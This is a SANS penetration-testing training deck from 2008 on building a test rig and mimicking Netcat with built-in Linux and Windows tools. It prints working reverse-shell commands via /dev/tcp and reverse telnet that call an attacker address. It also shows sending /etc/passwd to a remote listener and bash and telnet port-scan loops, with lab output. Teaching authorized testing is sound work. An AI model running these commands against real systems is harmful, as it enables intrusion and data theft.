
Penetration Testing Ninjitsu 2: Crouching Netcat, Hidden Vulnerabilities

By Ed Skoudis

Copyright 2008, SANS
Version 2Q08

This Webcast and the SANS 560 Course

- Designed for penetration testers and ethical hackers
 - The second in a series of three webcasts
- Based on ideas and materials from the new SANS course:
 - SANS Security 560: *Network Penetration Testing and Ethical Hacking*
- The focus of this new course is in-depth, real-world penetration testing techniques

Outline

Building a Penetration Test Infrastructure

- Netcat without Netcat
- Conclusions
- Q&A

Building an Infrastructure for Ethical Hacking

- Before starting a test, you need an infrastructure, including:
 - Software
 - Hardware
 - Network infrastructure
- We will discuss *some* components of a baseline testing infrastructure
 - You will likely tweak or extend it
 - But it is a reasonable starting point
 - We'll focus on software and network stuff



Linux vs. Windows



- Should you concentrate on Linux or Windows? Yes!
- We recommend that your pen test rig include both
 - Virtualized, with VMware, to rapidly switch between them
- Don't think of them as two different operating systems
 - Think of them as one set of tools you use in your work
 - Not two different toolboxes, but one toolbox with two different compartments
- Is Mac OS X acceptable?
 - It's OK, but you should have virtual Windows and Linux

Software for Testing – Free Test Tools

- Bootable Linux environments can be very helpful
 - Someone has gone through the difficulty of compiling and installing various tools to make everything work
 - One of my favorites is Backtrack, free at <http://www.remote-exploit.org/backtrack.html>
- Other free sources of tools:
 - Milw0rm – www.milw0rm.com
 - Exploits sorted by OS, date, local/remote, etc.
 - Packetstorm Security – <http://packetstormsecurity.org>
 - Vast history of attack and defense tools



Commercial Tools


- There are numerous useful commercial tools available for pen testers, providing:
 - Typically higher quality and more frequent updates
 - Support – very important for professional testing
- Useful examples include:
 - CORE IMPACT – OS, network services, client-side, and web app exploitation
 - Tenable Security's commercialized Nessus – OS and network services vulnerability scan
 - HP SPI Dynamics' WebInspect – web app vulnerability discovery and exploit

Testing Network Infrastructure - ISP

- For internal testing, a fast connection near a backbone with minimal filtering is ideal
- For Internet-based testing, you will need to send packets through your ISP to the target
 - Scanning – large number of sometimes unusual packets
 - Exploitation
- Some ISPs detect scanning or exploits and then block them
 - Some do this with network-based Intrusion Prevention Systems
- Can seriously impair your ability to test and the accuracy of your results
- Tell your ISP that you plan to do pen tests, and ask if they block

Outline

- Building a Penetration Test Infrastructure




Netcat without Netcat

- Conclusions
- Q&A

What is Netcat?

- Netcat: General-purpose TCP and UDP network widget, running on Linux/Unix and Windows
- Takes Standard In, and sends it across the network
- Receives data from the network, and puts it on Standard Out
- Messages from Netcat itself put on Standard Error



What Can Netcat Do for Us?


- Send files
- Port scan
- Backdoor shell access
- Connecting to arbitrary open ports
- Vulnerability scanning
- Simple chats
- Replay data in TCP or UDP packets
- Relays, bouncing between systems
- Much, much more...

What Is Netcat Without Netcat?

- Netcat without Netcat involves constructing commands that achieve Netcat behavior...
 - ...without the use of Netcat
- We'll rely on built-in tools only
- Remember those old AT&T commercials?
 - Have you ever kissed your baby goodnight... from a payphone?
 - Have you ever made a command shell backdoor using Linux's `/dev/tcp`?
 - Have you ever shoveled shell using Linux telnet clients?
 - Have you ever made a port scanner using a Windows FTP client?
 - Have you ever made the Windows file system behave like a command shell?
- YOU WILL!

Why Netcat without Netcat?

- For penetration testers:
 - Netcat functionality is very useful in making one system attack another machine
 - But, the project's rules of engagement may prohibit installation of additional software such as Netcat on compromised targets
 - Some anti-virus tools detect and block Netcat
 - Live off the land! Be a command-line MacGyver
 - Where we're going, we don't need Netcat



Useful Netcat Functions


- As we've seen, Netcat can be used in countless different ways
- Let's pick some of the most useful and see how we can make built-in tools do each function on Linux and Windows
 - Backdoor shell
 - File transfer
 - Port scanner
- We'll vary the order in which we do each action, as we'll build from fundamental principles to more complex techniques
 - And the order of those principles differs between Linux and Windows

Linux

- /dev/tcp rocks!
- On most Linux variants (except Debian-derived systems like Ubuntu), the default built-in bash can redirect to and from /dev/tcp/[IPaddr]/[port]
 - Opens a connection with the target IPaddr on that port
- With a little command-line magic, we can use this for Netcat-like behavior




```
student@t4linux:/root
File Edit View Terminal Go Help
$ echo "hello world" > /dev/tcp/10.10.77.2/2222
$
```




```
C:\WINDOWS\system32\cmd.exe
C:\>nc -l -p 2222
hello world
C:\>
```

Linux Command-Line File Transfer

- To send a file, we can just redirect its contents into `/dev/tcp/[IPaddr]/[port]`, as in:
- `$ cat /etc/passwd > /dev/tcp/[IPaddr]/[port]`
- Catch it on the other side with a Netcat listener



```
student@t4linux:/root
File Edit View Terminal Go Help
$ cat /etc/passwd > /dev/tcp/10.10.77.2/2222
$
```



```
C:\WINDOWS\system32\cmd.exe
C:\>nc -l -p 2222
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/
adm:x:3:4:adm:/var/adm:/sbin/nol
lp:x:4:7:lp:/var/spool/lpd:/sbin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/s
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail
```


Linux Command-Line Backdoor via /dev/tcp

- We can connect Standard In, Standard Out, and Standard Error of a bash shell to /dev/tcp to implement a reverse shell backdoor


```
/bin/bash -i >
```

```
/dev/tcp/[Attacker_IPaddr]/[port] 0<&1  
2>&1
```


- Shovels a shell from the victim Linux machine to attacker's waiting Netcat listener, where commands can be entered



Linux Command-Line Reverse Shell Backdoor In Action



```
student@t4linux:~  
File Edit View Terminal Go Help  
$ /bin/bash -i > /dev/tcp/10.10.77.2/2222 0<&1 2>  
&1
```




```
C:\WINDOWS\system32\cmd.exe - nc -l -p 2222  
C:\>nc -l -p 2222  
stty: standard input: Invalid argument  
←|0;student@t4linux:~$ whoami  
student  
←|0;student@t4linux:~$ id  
uid=500(student) gid=500(student) groups=500(st  
←|0;student@t4linux:~$ hostname  
t4linux  
←|0;student@t4linux:~$
```

Linux Command-Line Port Scanner

- To see if a single port is open, we could run:

```
$ echo > /dev/tcp/[IPaddr]/[port]
```



```
student@t4linux:~  
File Edit View Terminal Go Help  
$ echo > /dev/tcp/10.10.77.2/79  
bash: connect: Connection refused  
bash: /dev/tcp/10.10.77.2/79: Connection refused  
$  
$ echo > /dev/tcp/10.10.77.2/80  
$
```

Port 80 is listening

- Note that the “Connection Refused” text is not placed on Standard Output or Standard Error
 - The shell puts them in line, so we cannot redirect them to a file

Storing Results and Iterating

- But, it does set the error condition variable "\$?" to 0 if the port is open, 1 if it is closed
- For a port scanner, we could use a while loop that increments through port numbers

```
$ port=1; while [ $port -lt 1024 ]; do  
    echo > /dev/tcp/[IPaddr]/$port; [ $? ==  
    0 ] && echo $port "is open" >>  
    /tmp/ports.txt; port=`expr $port + 1`;  
done
```

- We append results in the loop (>> /tmp/ports.txt) so that they can be tailed while the scan is running
 - I want this to be as operationally clean as possible for pen testers

Command-Line Port Scanner In Action

The image shows two overlapping windows. The top window is a Linux terminal titled 'student@t4linux:~'. It contains a shell script that scans ports 1 through 1024 on the IP address 10.10.77.2. The output shows several 'Connection refused' messages for ports 1, 2, 3, 4, and 6. A yellow arrow points to the line 'bash: /dev/tcp/10.10.77.2/5: Connection refused' with the text '5 Not Closed!'. The bottom window is a Windows command prompt titled 'C:\WINDOWS\system...'. It shows the command 'C:\>nc -l -p 5' and the response 'C:\>', indicating a listener on port 5.

```
student@t4linux:~  
File Edit View Terminal Go Help  
$ port=1; while [ $port -lt 1024 ]; do echo > /dev/tcp/10.10.77.2/$port; [ $? == 0 ] && echo $port "is open" >> /tmp/ports.txt; port=`expr $port + 1`; done  
bash: connect: Connection refused  
bash: /dev/tcp/10.10.77.2/1: Connection refused  
bash: connect: Connection refused  
bash: /dev/tcp/10.10.77.2/2: Connection refused  
bash: connect: Connection refused  
bash: /dev/tcp/10.10.77.2/3: Connection refused  
bash: connect: Connection refused  
bash: /dev/tcp/10.10.77.2/4: Connection refused  
bash: connect: Connection refused  
bash: /dev/tcp/10.10.77.2/5: Connection refused  
bash: /dev/tcp/10.10.77.2/6: Connection refused  
5 Not Closed!  
student@t4linux:~  
File Edit View Terminal Go Help  
$ tail -f /tmp/ports.txt  
5 is open
```


```
C:\WINDOWS\system...  
C:\>nc -l -p 5  
C:\>
```

Linux Command-Line Backdoor via "Reverse Telnet"

- There's a whole different way we can get remote shell, without using /dev/tcp
- Linux telnet clients let us redirect Standard In and Standard Out
- Gives rise to "Reverse telnet"
- On target machine, we could run:

```
$ telnet [attacker_IPaddr] [port1] |  
  /bin/bash | telnet [attacker_IPaddr]  
  [port2]
```
- Provide commands on attacker's machine via port1
- Receive output on attacker's machine on port2

Reverse Telnet Shell in Action



Windows


- Built-in command-line has very clunky syntax
- Also telnet and ftp clients are absolutely atrocious
 - Especially in the way that they (don't) interact with Standard In and Standard Out
- Thus, we will build Netcat-without-Netcat from some fundamental command-line building blocks in Windows

Building Blocks: Windows FOR Loops


- Iteration can be very helpful
 - We're not expecting you to be programmers
 - But, sometimes you'll want to iterate over a given set of items
 - Numbers
 - Lines in a file
- The Windows command line supports several kinds of FOR loops... some of the most useful are:
 - FOR /L: Counter
 - FOR /F: Iterate over file contents, strings, or command output
- See the first webcast in this series for details on how these work... we won't go through them again here

Windows Port Scanner Using Telnet Client

- We could systematically telnet to port after port
 - `C:\> for /L %i in (1,1,1024) do telnet [IPaddr] %i`
- Problem: When it finds an open port, it hangs
- How to address?
 - Watch it... When it stops, hit CTRL-[, and then type quit to resume
 - Or, kill the telnet client every 5 seconds
 - `C:\> for /L %i in (1,0,2) do wmic process where name="telnet.exe" delete & ping -n 6 127.0.0.1`
 - Downside: Race condition may kill one that hasn't finished checking



```
C:\WINDOWS\system32\cmd.exe
C:\> for /L %i in (1,1,1024) do telnet 10.10.75.2 %i
C:\>telnet 10.10.75.2 1
Connecting To 10.10.75.2...Could not open connection to the host, on port 1: Connect failed
